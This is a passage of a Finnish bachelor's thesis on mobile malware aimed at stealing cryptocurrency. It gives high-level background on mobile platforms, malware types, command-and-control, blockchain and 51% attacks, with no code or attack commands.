jamk.fi

Mobiililaitteisiin kohdistuvat haittaohjelmat

Janne Siiskonen

Opinnäytetyö
Syyskuu 2020
Tekniikan ja liikenteen ala
Insinööri (AMK), Tieto- ja viestintätekniikan tutkinto-ohjelma
Tietoverkkotekniikka

Jyväskylän ammattikorkeakoulu
JAMK University of Applied Sciences

jamk.fi

Kuvailulehti

Tekijä(t)	Julkaisun laji	Päivämäärä
Siiskonen, Janne	Opinnäytetyö, AMK	syyskuu 2020
	Sivumäärä 58	Julkaisun kieli Suomi
		Verkkojulkaisulupa myönnetty: x

Työn nimi
Mobiililaitteisiin kohdistuvat haittaohjelmat

Tutkinto-ohjelma
Tieto- ja viestintätekniikka

Työn ohjaaja(t)
Mika Rantonen, Sampo Kotikoski

Toimeksiantaja(t)
Jyväskylän ammattikorkeakoulu / IT-instituutti, CYBERDI-hanke

Tiivistelmä

Opinnäytetyön toimeksiantajana toimi Jyväskylän ammattikorkeakoulun CYBERDI-hanke. Työn aihe saatiin toimeksiantajalta yläotsikolla ”Verkkorikollisuus mobiileissa (tietomurrot, haittaohjelmat, mobiilin suojaus)”, josta muodostui alkuvaiheessa työn nykyinen nimi. Opinnäytetyön tavoitteena oli tutkia mobiililaitteisiin kohdistuvia haittaohjelmia, joiden tarkoitus oli kryptovaluutan anastaminen. Tavoitteena oli tuoda esille, minkälaisia haitta-ohjelmia on olemassa, kuinka ne päätyvät käyttäjien laitteille sekä mitä menetelmiä ne käyttävät saavuttaakseen tavoitteensa.

Opinnäytetyön teoriaosuudessa käsitellään yleisesti mobiililaitteita ja niiden yleisimpiä haavoittuvuuksia sekä kryptovaluuttoja, niiden lohkoketjua ja louhintaa. Aineistoa työhön pyrittiin keräämään mahdollisimman luotettavista lähteistä, kuten alalla toimivista organi-saatioista. Aikataulullisista syistä johtuen opinnäytetyön toteutuksesta tehtiin teoria pai-noitteisempi, koska sopivaa teknistä toteutusta ei löytynyt.

Opinnäytetyön lopputuloksena tutkittiin syvällisemmin kahta erilaista haittaohjelmaa, joi-den kampanjat tapahtuivat eri ajankohtina. Niiden tavoitteet olivat suurin piirtein samat, mutta niiden käyttämät tekniikat, menetelmät sekä hyökkäysten kohteet erosivat toisis-taan.

Johtopäätöksinä todettiin, että nämä haittaohjelmat ovat kasvava uhka, jotka kehittyvät jat-kuvasti.

Avainsanat (asiasanat)
Mobiilitietoturva, kryptovaluutta, verkkorikollisuus, haittaohjelma

Muut tiedot (Salassa pidettävät liitteet)

jamk.fi

Description

Author(s)	Type of publication	Date
Siiskonen, Janne	Bachelor's thesis	September 2020
		Language of publication: Finnish
	Number of pages 58	Permission for web publication: x

Title of publication
Malware targeting mobile devices

Degree programme
Information and communication technology

Supervisor(s)
Mika Rantonen, Sampo Kotikoski

Assigned by
Jyväskylä University of Applied Sciences / IT-institute, CYBERDI-project

Abstract

The bachelor's thesis was assigned by Jyväskylä University of Applied Sciences' CYBERDI project. The subject for the thesis was supplied by the client with the header "Cybercrime in mobile devices (data breaches, malware, mobile protection)", which was modified to the name of the current thesis. The goal of the thesis was to study cryptocurrency stealing malware, that was targeting mobile devices. The goal was to highlight what types of malware exist, how they end up on users' devices and what methods they use to achieve their goal.

The theory portion of the thesis covers mobile devices in general and their most common vulnerabilities. It also covers cryptocurrency as a whole, including the blockchain and mining of cryptocurrency. The material was gathered using the most reliable sources, mainly from organizations and experts working in the field. The thesis is more theory based, because a suitable technical implementation was not found, due to scheduling reasons.

As a result, the thesis covers two different cryptocurrency malwares, with different campaigns. Their goals were mostly the same, but their techniques, methods and targets of attack were far different.

In conclusion, these types of malware are a growing threat, constantly evolving.

Keywords/tags (subjects)
Mobile security, cryptocurrency, cybercrime, malware

Miscellaneous (Confidential information)

Sisältö

Kuviot

Taulukot

Lyhenteet

2G	Second Generation
3G	Third Generation
4G	Fourth Generation
5G	Fifth Generation
AOSP	Android Open Source Project
API	Application Programming Interface
ASIC	Application Specific Integrated Circuit
ATS	Automatic Transfer Systems
C&C	Command and Conquer
CEX	Centralised Exchange
CSS	Cascading Style Sheets
DDoS	Distributed Denial of Service
DEX	Decentralised Exchange
DEX	Dalvik Executable
DNS	Domain Name System
GSM	Global System for Mobile Communication
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
ID	Identifier
IDE	Integrated Development Environment
IEEE	Institute of Electrical and Electronics Engineers
IoT	Internet of Things
JSON	JavaScript Object Notation
LTE	Long Term Evolution
MIMO	Multiple-Input and Multiple-Output
OS	Operating System
PAN	Personal Area Network
PIN	Personal Identification Number
PNG	Portable Network Graphics
QEMU	Quick Emulator

RAT	Remote Access Tool
SMS	Short Message Service
URL	Uniform Resource Locator
UUID	Universally Unique Identifier
WAP	Wireless Application Protocol
XOR	Exclusive or

1 Johdanto

Vuoden 2019 aikana kyberrikolliset anastivat yli $4,3 miljardin edestä kryptovaluuttaa sen käyttäjiltä ja sijoittajilta, käyttäen monia erilaisia keinoja ja menetelmiä. Nämä kehittyvät jatkuvasti ja niitä vastaan kehitetään myös entistä enemmän suojaustapoja. Myös mobiililaitteiden tietomurrot ja haittaohjelmat lisääntyvät ja kehittyvät jatkuvasti. Tästä johtuen uuden yleistetyn tiedon muodostaminen on hyödyllistä, jotta sitä voidaan sitten mahdollisesti hyödyntää tulevaisuudessa.

1.1 Toimeksiantaja

Opinnäytetyön toimeksiantajana toimi Jyväskylän ammattikorkeakoulu ja sen CYBERDI-hanke. Opinnäytetyö on toteutettu Jyväskylän ammattikorkeakoulussa toimivalle CYBERDI-hankkeelle. Opinnäytetyön aihe-ehdotus on saatu CYBERDI-hankkeeseen kuuluvalta henkilöltä. Työstä saadut tulokset ja aineisto edesauttavat hanketta.

Jyväskylän ammattikorkeakoulu on yksi Suomen suurimmista ammattikorkeakouluista. Sillä on yli 8500 opiskelijaa ja henkilöstöä noin 700. Se koostuu eri yksiköistä: ammatillinen opettajakorkeakoulu, hyvinvointi-, liiketoiminta- sekä teknologiayksikkö. Se keskittyy kansainvälisyyteen ja se tekee paljon yhteistyötä eri yritysten kanssa. (JAMK.fi. 2019.)

CYBERDI eli Cybercrime prevention, awareness raising and capacity building by RDI on modern cyber attacks, on hanke, jonka tarkoitus on kehittää menetelmiä kyberrikoksien torjuntaan ja ennaltaehkäisyyn sekä tutkimiseen. Hankkeella halutaan myös lisätä tietoisuutta kyberrikollisuudesta. Hankkeen kumppaneihin kuuluvat mm. Jyväskylän ammattikorkeakoulu, Poliisiammattikorkeakoulu sekä liikenne- ja viestintä virasto. Hanketta rahoittaa opetus- ja kulttuuriministeriö ja sen ajankohtana on 10/2018–12/2021. (CYBERDI. 2019.)

1.2 Tutkimusmenetelmät ja tavoitteet

Opinnäytetyö on rakenteeltaan tutkimus, jonka tavoitteena on antaa lukijalle lisää tietoa aiheesta, joka on vielä melko tuntematon monille ihmisille. Tutkimuksen tarkoituksena oli kerätä mahdollisimman paljon aineistoa aiheesta ja koota sen pohjalta yleiskuvaa, josta on hyötyä toimeksiantajalle. Tutkimuksen aineistoa hankittiin lähinnä verkosta löytyvästä materiaalista mm. artikkeleista, tutkimuksista ja muista aiheeseen liittyvistä teksteistä.

Opinnäytetyön tarkoituksena oli tutkia mobiililaitteisiin kohdistuvia haittaohjelmia, joiden tavoitteena on käyttäjän kryptovaluutan anastaminen. Työssä keskitytään erityisesti väärinkäyttötapauksiin, joissa olivat osallisena mobiililaitteet sekä kryptovaluutat. Työn tavoitteena oli pohjimmiltaan siis luoda eräänlainen opas, jonka avulla kuka tahansa voi tutustua aiheeseen ja saada tietoa siihen liittyen. Aiempaa tutkimusta juuri tästä aiheesta ei ole kovin paljon tehty, varsinkaan sellaista, jossa mobiililaitteet olisivat mukana, joten tästä työstä voi saada hyvin osviittaa aiheeseen liittyen. Sen lisäksi aihe on hyvin ajankohtainen. Tutkimuskysymyksenä oli: Minkälaisia ovat mobiililaitteisiin kohdistuvat haittaohjelmat, jotka anastavat kryptovaluuttaa?

2 Mobiililaitteet

2.1 Yleistä

Kun puhutaan mobiililaitteista, monille tulee ensimmäiseksi mieleen matkapuhelin tai tänä päivänä älypuhelin, joka on yleisin mobiililaite ja se löytyy lähes jokaiselta. Uusimpiin älypuhelimiin tulee jatkuvasti uusia ominaisuuksia ja tekniikkaa ja jossain määrin niillä voi tehdä asioita, joita ennen pystyi tehdä vain tietokoneella. Monet arkipäivän asiat kuten esim. laskujen maksaminen, voidaan helposti hoitaa mobiilipankin kautta. Voit maksaa ostoksia kaupassa käyttäen älypuhelinta tai uusimpana jopa älykelloa.

Motorola toi markkinoille maailman ensimmäisen matkapuhelimen vuonna 1983 ja siitä lähtien niiden kehitys on edennyt hurjaa vauhtia. Nykyiset älypuhelimet ovat kosketusnäytöllä varustettuja, niissä on Internet-yhteys ja niissä on useita kameroita. Kehityksen myötä, älypuhelinten hinnat ovat nousseet, kalleimmat mallit ovat jo yli 1000 €. Suurimpiin älypuhelinten valmistajiin lukeutuvat mm. Samsung, Apple ja Huawei.

Muita yleisiä mobiililaitteita ovat tabletit ja älykellot. Tabletit omaavat paljon samoja ominaisuuksia kuin älypuhelimet, mutta ne on usein varustettu isommalla näytöllä ja tehokkaammilla osilla ja akulla. Niistä on myös saatavilla ns. 2-in-1 malleja, jotka ovat näppäimistöllä varustettuja ja niitä voi käyttää joko tavallisena tablettina tai perinteisenä kannettavana tietokoneena. Yksi esimerkki tästä on Microsoftin valmistama Surface Pro.

2.2 Käyttöjärjestelmät

Kaikissa mobiililaitteissa on oma käyttöjärjestelmä. Ne suunnitellaan erityisesti juuri älypuhelimille, älykelloille ja tableteille sekä muille mobiililaitteille. Tilastojen mukaan vuonna 2019 noin 86 % älypuhelimista käyttää Googlen Android käyttöjärjestelmää. Seuraavaksi suurin (13 %) on Applen iOS käyttöjärjestelmä. Muiden valmistajien käyttöjärjestelmien osuus oli edellisinä vuosina jopa 0,2 %, mutta se on kutistunut lähes olemattomaksi. (IDC – Smartphone Market Share, N.d.)

Android projekti alkoi nimellä Android, Inc. vuonna 2005 ja kaksi vuotta myöhemmin sen osti Google. Android käyttöjärjestelmä perustuu Linuxin kerneliin (ydin). Monet sen osista ovat avointa lähdekoodia (open source). Useimmat laitevalmistajat käyttävät Androidin ydin alustaa AOSP (Android Open Source Project), ja tekevät siitä oman näköisensä. Vaikka Android käyttää ytimenä Linuxia, se ei ole virallisesti Linux-jakelu. Koska Android on avointa lähdekoodia, monet ovat tehneet siitä kustomoituja ROM:eja. Suosituin näistä on CyanogenMod. (King, 2016.)

iOS on Applen kehittämä mobiilikäyttöjärjestelmä, jota käyttävät iPhone älypuhelin ja iPad tabletti. Apple käyttää iOS:n ytimenä Core OS:ää. Toisin kuin Android, iOS ei ole avointa lähdekoodia, joten vain Applella on kyky muokata ja kehittää sitä. Applen sovelluskaupassa ei ole lainkaan kolmannen osapuolen sovelluksia, tehden siitä turvallisemman. Kaikki sovelluskauppaan lisättävät sovellukset vaativat Applen hyväksynnän. Näistä johtuen yleisesti ottaen iOS on paljon Androidia turvallisempi. Lisäksi iOS käyttäjien määrä on paljon pienempi kuin Androidilla. (Silberschatz, Galvin & Gagne 2014, luku 2.7.5.2.)

2.3 Mobiiliyhteydet

Mobiililaitteilla on tänä päivänä monia eri tiedon- ja datansiirto tekniikoita. Suurin osa niistä tapahtuu langattomasti, mutta langallisia yhteyksiä tarvitaan vielä tiettyihin toimintoihin.

Mobiililaitteet käyttävät usein mobiiliverkkoja välittääkseen dataa laitteiden välillä. Mobiiliverkoista vanhin vielä käytössä oleva GSM (Global System for Mobile Communication) tai 2G-verkko (Second Generaliin). Sitä seurasi 3G-verkko (Third Generation), jonka avulla dataa voitiin siirtää entistä enemmän ja nopeammin. Lisäksi se mahdollisti multimedian ja internet-yhteyden mobiililaitteille. 3G-verkkoa käytetään edelleen perinteisten puheluiden ja tekstiviestien välityksessä. Monet mobiililaitteet käyttävät nykyisin LTE (Long Term Evolution) tai 4G-verkkoa (Fourth Generation), joka on 3G-verkkoa nopeampi. Sitä tosin käytetään vain datansiirtoon. (Matkapuhelinverkon toiminta ja tukiasemat, N.d.)

Uusin mobiiliverkko tekniikka on 5G (Fifth Generation), jonka myötä tiedonsiirtonopeudet kasvavat jopa kymmenkertaisiksi verrattuna 4G-verkkoon. 5G mahdollistaa monien eri IoT (Internet of Things) laitteiden välisen viestinnän. 5G-verkko on kuitenkin vielä hyvin rajallisesti saatavilla lähinnä suurimpien kaupunkien keskusta-alueella. Lisäksi 5G:llä varustetut laitteet ja liittymät ovat vielä jonkin verran arvokkaampia verrattuna 4G:hen. (Mikä on 5g ja mitä se tarkoittaa suomalaiselle käyttäjälle, N.d.)

Wi-Fi on langaton verkkoteknologia, jonka avulla mobiililaitteet käyttävät internetiä. Sen avulla mobiililaitteet voivat siirtää dataa eri laitteiden kesken. Internet-yhteyden mahdollistaa langaton reititin. Wi-Fi perustuu IEEE (Institute of Electrical and Electronics Engineers) 802.11 standardiin, joka määrittää protokollat, joiden avulla laitteet kuten reitittimet kommunikoivat langattomien laitteiden kanssa. (What is Wi-Fi? N.d.)

IEEE 802.11 standardi julkaistiin vuonna 1997. Sen teoreettinen tiedonsiirtonopeus oli 1–2 Mb/s. Vuonna 1999 julkaistiin 802.11a ja 802.11.b. 802.11.a käytti 5GHz:n taajuusaluetta 6–54 Mb/s teoreettisella tiedonsiirtonopeudella, kun taas 802.11b käytti 2,4GHz:n taajuusaluetta 1–11 Mb/s teoreettisella tiedonsiirtonopeudella. Vuonna 2003 julkaistiin 802.11g, jossa yhdistyi 802.11a:n ja b:n ominaisuudet: se toimi 2,4GHz:n taajuusalueella 54 Mb/s teoreettisella tiedonsiirtonopeudella. Vuonna 2009 julkaistiin 802.11n, joka toimii sekä 2,4GHz:n että 5GHz:n taajuusalueella. Se tukee MIMO-tekniikkaa (multiple-input, multiple-output), jonka avulla voidaan käyttää useampaa kanavaa yhtä aikaa. Yhden kanavan teoreettinen tiedonsiirtonopeus on 150 Mb/s ja käyttäen useita kanavia se voi olla jopa 600 Mb/s. Vuonna 2014 julkaistu 802.11ac on yleisin tänä päivänä käytetty standardi. Se toimii 5GHz:n taajuusalueella ja sen teoreettinen tiedonsiirtonopeus on 1300 Mb/s. Vuoden 2019 lopulla julkaistava 802.11ax teoreettinen tiedonsiirtonopeus on jopa 10Gb/s. (Phillips, 2019.)

Bluetooth on lyhyen etäisyyden langaton teknologia, jonka avulla mobiililaitteet voivat siirtää dataa toisilleen. Se kehitettiin vuonna 1994 ja sen tarkoitus oli korvata datakaapelit, joilla tavallisesti siirrettiin dataa laitteiden välillä. Se käyttää samaa 2.4GHz taajuutta kuin Wi-Fi. Se luo likiverkon eli PAN:n (Personal Area Network), joka kattaa noin 10 metrin säteen alueen, jossa 2–8 eri laitetta voi kommunikoida keskenään. Tällä hetkellä useimmissa mobiililaitteissa käytetään Bluetooth versiota 4.0, tosin uusimmissa laitteissa on jo siirrytty versioon 5.0. Versio 4.0 julkaistiin heinäkuussa 2010. Sen pääominaisuus oli alhainen virrankulutus ja parantunut etäisyys. (Pinola, M. 2019.)

3 Haittaohjelmat

3.1 Yleistä

Haittaohjelmat ovat ohjelmia, joiden tarkoitus on vahingoittaa tietokoneita tai järjestelmiä. Haittaohjelmat eivät voi vahingoittaa järjestelmää fyysisesti, mutta ne voivat varastaa, kryptata tai poistaa käyttäjän dataa sekä vakoilla järjestelmän käyttöä. Pääsääntöisesti haittaohjelmilla halutaan saada rahaa ihmisiltä laittomin keinoin. Yleisimpiä haittaohjelman tietokoneelle aiheuttamia oireita ovat mm. koneen hitaus, ponnahdusikkuna mainokset sekä selaimeen ilmestyvät lisäosat ja laajennukset. (What is Malware? N.d.)

Virus on haittaohjelma, jonka tarkoitus on häiritä järjestelmän toimintakykyä. Se on usein piilotettu jonkin internetistä ladatun tiedoston koodiin ja kun tiedoston avaa tai suorittaa, se käynnistyy. Virukset voivat myös avata takaportteja, joiden kautta krakkeri voi tunkeutua järjestelmään. (Malware – ENISA. N.d.)

Mato (eng. worm) on haittaohjelma, joka kopioituu ja leviää nopeasti mille tahansa laitteelle verkon sisässä. Mato ei tarvitse isäntäohjelmaa levitäkseen. Se saastuttaa järjestelmän ladatun tiedoston tai verkkoyhteyden avulla, jonka jälkeen se monistuu ja leviää erittäin nopeasti. Virusten tapaan madot voivat häiritä järjestelmän suorituskykyä merkittävästi. (Moir, R. 2009.)

Troijalainen (eng. trojan virus/horse) on haittaohjelma, jonka tarkoitus on tunkeutua järjestelmään ilman käyttäjän lupaa tai tietämystä. Tämän jälkeen se voi joko tuhota tai muokata dataa esim. tyhjentämällä kovalevyn tai hankkia käyttäjän henkilökohtaisia tietoja. Troijalainen on suunniteltu tuhoisaksi ja häiritseväksi. Troijalaisia ei ole suunniteltu monistumaan. (Moir, R. 2009.)

Vakoiluohjelma (eng. spyware), on haittaohjelma, joka vakoilee sitä, mitä käyttäjä tekee järjestelmällä. Vakoilutapa voi olla esim. keylogging, joka seuraa näppäimistön

painalluksia, tallentaa ne ja täten saa haltuunsa mahdollisesti käyttäjän henkilökohtaisia tietoja. (What is Spyware? N.d.)

3.2 Mobiililaitteiden yleisimmät haavoittuvuudet

Mobiililaitteiden määrä maailmassa kasvaa jatkuvasti. Myös niissä käytettävät langattomat yhteydet lisääntyvät. Luonnollisesti niille kehittyy myös omat haavoittuvuutensa ja heikkoutensa, joiden takia kyberrikolliset ovat entistä kiinnostuneempia mobiililaitteista.

Vuonna 2018 ladattiin yli 205 miljardia mobiilisovellusta. Korkean riskin haavoittuvuuksia löytyi 38 % mobiilisovelluksista iOS alustalla ja 43 % Android alustalla. Useimmat haavoittuvuudet löytyivät molemmista alustoista. 76 % mobiilisovelluksista löytyi haavoittuvuuksia tiedontallennusvälineissä. Tästä johtuen käyttäjän salasanat, henkilökohtaiset tiedot jne. ovat vaarassa. Krakkerit eivät usein edes tarvitse fyysistä pääsyä laitteelle, 89 % haavoittuvuuksista voidaan hyväksi käyttää haittaohjelmien avulla. (Vulnerabilities and threats in mobile applications, 2019. N.d.)

Tahaton tietojen vuoto on yksi mobiilisovellusten yleisimmistä haavoittuvuuksista. Käyttäjät usein antavat sovelluksille suuren määrän lupia. Tällaiset sovellukset usein lähettävät käyttäjän henkilökohtaisia tietoja etäpalvelimelle, josta siihen pääsevät käsiksi mainostajat ja joskus jopa kyberrikolliset. Tietojen vuotoa voi tapahtua myös yritystason sovelluksiksi naamioituneiden mobiilihaittaohjelmien kautta. Ne käyttävät iOS:n ja Androidin natiivikoodia arvokkaan tiedon siirrossa yritysverkoissa. (Top 7 Mobile Security Threats in 2020. n.d.)

Verkkohuijaus on toinen yleinen haavoittuvuus mobiililaitteilla. Hakkerit pystyttävät vale yhteyspisteitä, jotka näyttävät Wi-Fi verkoilta, vilkkaille julkisille paikoille kuten lentokentille. Ne ovat usein avoimia, mutta joissakin tapauksissa ne voivat vaatia käyttäjää luomaan ”tili” verkon käyttöä varten. Hakkereiden on näin helppo saada

käyttäjien tietoja käsiinsä, johtuen siitä, että osa käyttäjistä käyttää samaa sähköposti ja salasana yhdistelmää useassa eri palvelussa. (Top 7 Mobile Security Threats in 2020. n.d.)

Phishing eli tietojen kalastelu hyökkäykset ovat merkittävä uhka mobiililaitteilla. Nämä tapahtuvat usein sähköposti viestien välityksellä. Mobiililaitteilla käyttäjät ovat helpommin sähköpostin äärellä, joten viestit avataan usein heti niiden saavuttua. Mobiililaitteen näyttö on paljon pienempi kuin esim. tietokoneen eikä viestit näin ollen aina näy kokonaisuudessaan. (Top 7 Mobile Security Threats in 2020. n.d.)

3.3 Command & Control

Command & Control (C2 tai C&C) on yksi vakavimmista hyökkäyksistä, joka voi vaarantaa kokonaisen verkon. Se suoritetaan yleensä DNS:n (Domain Name System) kautta. Hyökkääjä voi tartuttaa kohteensa monella eri tavalla: kalastelu sähköposteilla, joiden linkit ohjaavat käyttäjän haitalliselle verkkosivustolle; verkkoselainten laajennusten turvallisuus aukkojen avulla tai muita saastuneita ohjelmia käyttäen. Onnistuneen tartunnan jälkeen saastunut tietokone saa lisäohjeita hyökkääjän C2 palvelimelta. Hyökkääjä hallitsee nyt täysin saastunutta konetta ja voi näin ollen ajaa haitallista koodia, jonka avulla voi saastuttaa lisää koneita, jotka muodostavat bottiverkon. Hyökkääjät voivat saada aikaan paljon tuhoja mm.

- Yrityksen arkaluontoista dataa voidaan kopioida tai siirtää hyökkääjän palvelimelle
- Useita koneita tai jopa koko verkko voidaan ajaa alas
- Saastuneita koneita sammutetaan ja uudelleen käynnistetään jatkuvasti
- Palvelimien ja verkkojen liikennettä voidaan hidastaa. Hyökkääjä pyytää bottiverkkoa täyttämään verkon pyynnöillä, aiheuttaen tukoksen verkossa. (Command and Control Explained, n.d.)

4 Kryptovaluutta

4.1 Yleistä

Kryptovaluutta on internet-pohjainen vaihtoväline, joka käyttää kryptograafisia funktioita tehdäkseen rahoitustapahtumia. Kryptovaluutat hyödyntävät lohkoketju tekniikkaa hajauttamisen, läpinäkyvyyden ja muuttumattomuuden saavuttamiseksi. Lohkoketjun hajautettu luonne tekee kryptovaluutat teoreettisesti immuuniksi hallitusten vanhoille valvonta- ja sekaantumismenetelmille. Tärkein ominaisuus kryptovaluutoissa on se, että niitä ei hallitse mikään keskuspalvelin tai keskitetty auktoriteetti, vaan se rakentuu tuhansien tietokoneiden muodostamasta verkosta. Siihen voi liittyä lataamalla avoimen lähdekoodin ohjelman omalle koneelleen. (Harhakäsitykset kryptovaluuttojen louhinnasta. N.d.)

Tänä päivänä kryptovaluutat ovat maailmanlaajuinen ilmiö, josta useimmat ihmiset ovat tietoisia. Vuoden 2008 lopulla Satoshi Nakamoto kehitti Bitcoinin, maailman ensimmäisen ja tärkeimmän kryptovaluutan. Tärkein osa Satoshin keksintöä oli se, että hän löysi tavan rakentaa hajautettu digitaalinen rahajärjestelmä. Samaa oli yritetty jo 1990-luvulla, mutta ei onnistuneesti. Satoshi yritti rakentaa digitaalista rahajärjestelmää ilman keskusyksikköä kuten esim. vertaisverkko tiedostonjakoon. Tämän päätöksen myötä syntyi kryptovaluutta. (Rosic, A. 2018.)

4.2 Yleisimmät kryptovaluutat

Bitcoin on maailman ensimmäinen ja tunnetuin kryptovaluutta. Bitcoin toimii standardina koko kryptovaluuttateollisuudessa, sitä käytetään globaalina maksuvälineenä ja se on verkkorikollisuuden kuten pimeän verkon, yleinen valuutta. Bitcoinin arvo on kasvanut sen 12 vuoden elinaikana huimasti. Yhden Bitcoinin arvo on ollut suurimmillaan jopa lähes 20000 dollaria vuoden 2017 lopussa. Kirjoitushetkellä sen arvo on noin 8500 dollaria. (Rosic, A. 2018.)

Ethereum on Vitalik Buterinin kehittämä vuonna 2015 julkaistu lohkoketju ja maailman toiseksi suosituin kryptovaluutta. Ethereumin natiivi valuutta on Ether (ETH), joka on hyvin samanlainen kuin Bitcoin. Ethereum on kuitenkin täysin ohjelmoitava, joten kehittäjät voivat luoda erilaisia sovelluksia kuten esim. kryptovaluutta lompakoita tai pelejä. Ethereumin yhteisö on maailman suurin lohkoketju yhteisö. Ethereumia ei omista mikään yritys tai hallinto, vaan kaikki kehitystyö tapahtuu yhteisön avulla. (What is Ethereum? N.d.)

4.3 Lohkoketju

Lohkoketjun (eng. blockchain) lohkot koostuvat digitaalisista tiedoista ja ne sisältävät kolme osaa: (Reiff, F. 2020.)

1. Tietoja transaktioista kuten päivämäärän, ajan ja summan.
2. Tietoja siitä, kuka osallistuu transaktioihin.
3. Tietoja, jotka erottavat ne muista lohkoista.

Jotta lohko voidaan lisätä lohkoketjuun, on neljän asian toteuduttava:

1. Transaktion on tapahduttava.
2. Transaktio täytyy todentaa.
3. Transaktion todentamisen jälkeen se täytyy varastoida lohkoon.
4. Lohkolle on annettava hash eli hajautusarvo, joka on uniikki tunnistekoodi.

Kun nämä neljä yllä mainittua asiaa toteutuu, lohko voidaan lisätä lohkoketjuun. Sen jälkeen se on julkisesti nähtävissä.

Lohkoketjun avulla kryptovaluutat voivat operoida ilman keskitettyä auktoriteettia. Se vähentää riskiä sekä eliminoi useita prosessointi- ja siirtomaksuja. (Reiff, F. 2020.)

4.4 Lohkoketjun hyödyt ja haitat

Taulukossa 1 on esitetty lohkoketjun hyötyjä sekä haittoja: (Reiff, F. 2020.)

Taulukko 1. Lohkoketjun hyödyt ja haitat

Hyödyt	**Haitat**
Parempi tarkkuus poistamalla ihmisen osallisuuden todentamiseen	Louhinnan tuomat teknologiset kustannukset
Alhaisemmat kustannukset poistamalla kolmannen osapuolen todennukset	Pienet transaktiot per sekunti
Hajauttaminen vaikeuttaa peukalointia	Käyttöhistoria laittomassa toiminnassa
Tapahtumat ovat turvallisia, yksityisiä ja tehokkaita	Haavoittuvuus hakkeroinnille

Hyödyt

Tarkkuus

Kaikki transaktiot hyväksytään miljoonien tietokoneiden muodostaman verkon johdosta. Näin ollen transaktioissa esiintyy vähemmän ihmisten aiheuttamia virheitä. Vaikka jokin tietokone tekisikin laskennallisen virheen, se virhe näkyisi vain yhdessä lohkoketjun kopiossa. Jotta virhe voisi levitä muuhun lohkoketjuun, sen tulisi esiintyä yli 51 % koneista, joka on lähes mahdotonta.

Alhaiset kustannukset

Lohkoketjun ansiosta transaktioon ei tarvita lainkaan kolmatta osapuolta eikä sen mukana tulevia maksuja.

Hajauttaminen

Lohkoketjun tietoja ei säilytetä missään keskeisessä sijainnissa. Sen sijaan se kopioidaan ja jaetaan tietokoneiden muodostamaan verkkoon. Aina kun uusi lohko lisätään lohkoketjuun, jokainen verkon tietokone päivittää oman lohkoketjunsa, huomioidakseen muutoksen. Lohkoketjua on näin ollen vaikeampi väärentää. Jos kopio lohkoketjusta joutuisi hakkerin käsiin, vaarantuisi vain yksi kopio. Jokaisella koneella on oma kopionsa lohkoketjusta, jonka myötä siitä lohkoketjusta on olemassa miljoonia identtisiä kopioita. Tästä johtuen sitä on erittäin vaikea manipuloida, koska hakkerin täytyisi manipuloida joka ikistä kopiota lohkoketju verkossa.

Turvallisuus

Transaktion autenttisuus pitää vahvistaa lohkoketju verkossa. Tämän hoitavat verkon miljoonat tietokoneet, jotka vahvistavat, että sen tiedot ovat oikein. Sen jälkeen se lisätään lohkoketjuun lohkon muodossa. Jokaisella lohkolla on oma uniikki hash koodinsa sekä toinen hash koodi sitä edeltävästä lohkosta. Kun lohkon tietoja muutetaan, muuttuu sen hash koodi. Tämän ristiriidan vuoksi lohkoketjun tietoja on erittäin vaikea muuttaa huomaamatta.

Yksityisyys

Lohkoketju verkot toimivat usein julkisina tietokantoina, josta johtuen kuka tahansa internet yhteyden omaava henkilö voi tarkastella transaktioiden listaa. He eivät tosin voi nähdä tietoja siitä, kuka transaktiot on tehnyt. Yleinen harhaluulo on, että lohkoketju verkot ovat anonyymejä, kun oikeasti ne ovat luottamuksellisia.

Tehokkuus

Transaktiot, jotka tehdään jonkin keskeisen auktoriteetin avulla, voivat kestää muutaman päivän ratkaista. Lohkoketjun transaktiot ratkaistaan noin kymmenessä minuutissa ja niitä voidaan pitää turvallisena jo muutaman tunnin päästä.

Läpinäkyvyys

Vaikka henkilökohtaiset tiedot lohkoketjussa ovat yksityisiä, sen teknologia on lähes aina avointa lähdekoodia. Näin ollen lohkoketju verkon käyttäjät voivat vapaasti muokata sen koodia, kunhan heillä on suurin osa verkon laskennallisesta tehosta käytössä. Koska lohkoketju on avointa lähdekoodia, on sen väärinkäyttö hankalaa. (Reiff, F. 2020.)

Luottamuksellisuus

Luottamukseen liittyissä asioissa, lohkoketju verkko suorittaa erilaisia testejä tietokoneille, jotka haluavat siihen liittyä. Näitä testejä kutsutaan ”yhteisymmärrys malleiksi”, jotka vaativat käyttäjiä ”todistamaan” itsensä ennen liittymistä. Proof of Work on Bitcoinin käyttämä esimerkki tästä.

Proof of Work:ssä tietokoneiden on todistettava, että ne ovat tehneet ”työn” ratkaisemalla kompleksin laskennallisen matemaattisen ongelman. (Frankenfield, J. 2018.)

Haitat

Teknologiset kustannukset

Proof of Work järjestelmän suorittamat transaktion vahvistukset kuluttavat valtavan määrän laskennallista tehoa. Miljoonien koneiden verkon kulutus on noin 32TWh, joka on lähes yhtä paljon kuin mitä esim. Tanska kuluttaa vuodessa. Yhden Bitcoin transaktio kuluttaa 250 kWh. (Lee, T. 2017.)

Nopeus

Esimerkkinä Bitcoinin proof of work järjestelmällä kestää noin kymmenen minuuttia lisätä uusi lohko lohkoketjuun. Näin ollen lohkoketju verkko pystyy suorittamaan vain seitsemän transaktioita per sekunti.

Haavoittuvuus hakkeroinnille

Uudemmat kryptovaluutat ja lohkoketju verkot ovat alttiita ”51 % hyökkäyksille”. Näitä hyökkäyksiä on erittäin vaikea toteuttaa, koska siihen tarvitaan suuri määrä laskentatehoa. Nykyään hakkerit voivat tosin vuokrata sitä, eivätkä heidän tällöin tarvitse ostaa itse fyysistä rautaa. (Reiff, F. 2020.)

4.5 Lohkoketjun ongelmat

Lohkoketjun turvallisuudesta huolimatta sillä on silti monia turvallisuuteen liittyviä seikkoja, joista merkittävimmät ovat:

51 % hyökkäys

51 % hyökkäys tapahtuu, kun lohkoketju verkossa yksittäinen entiteetti tai organisaatio saa haltuunsa enemmistön hash ratesta ja täten aiheuttaa häiriön verkossa. Näin hyökkääjällä on tarpeeksi louhinta tehoa transaktioiden järjestyksen muokkaamiseen. Heillä on mahdollisuus myös kumota heidän omia transaktioitansa, josta voi aiheutua double-spend ilmiö eli kryptovaluutta käytetään kahdesti.

Onnistuneella hyökkäyksellä voi myös estää halutessaan kaikki transaktioiden vahvistukset tai estää louhinnan kokonaan. Hyökkääjä ei voi kumota muiden tekemiä transaktioita eikä estää niiden luontia ja lähetystä verkossa.

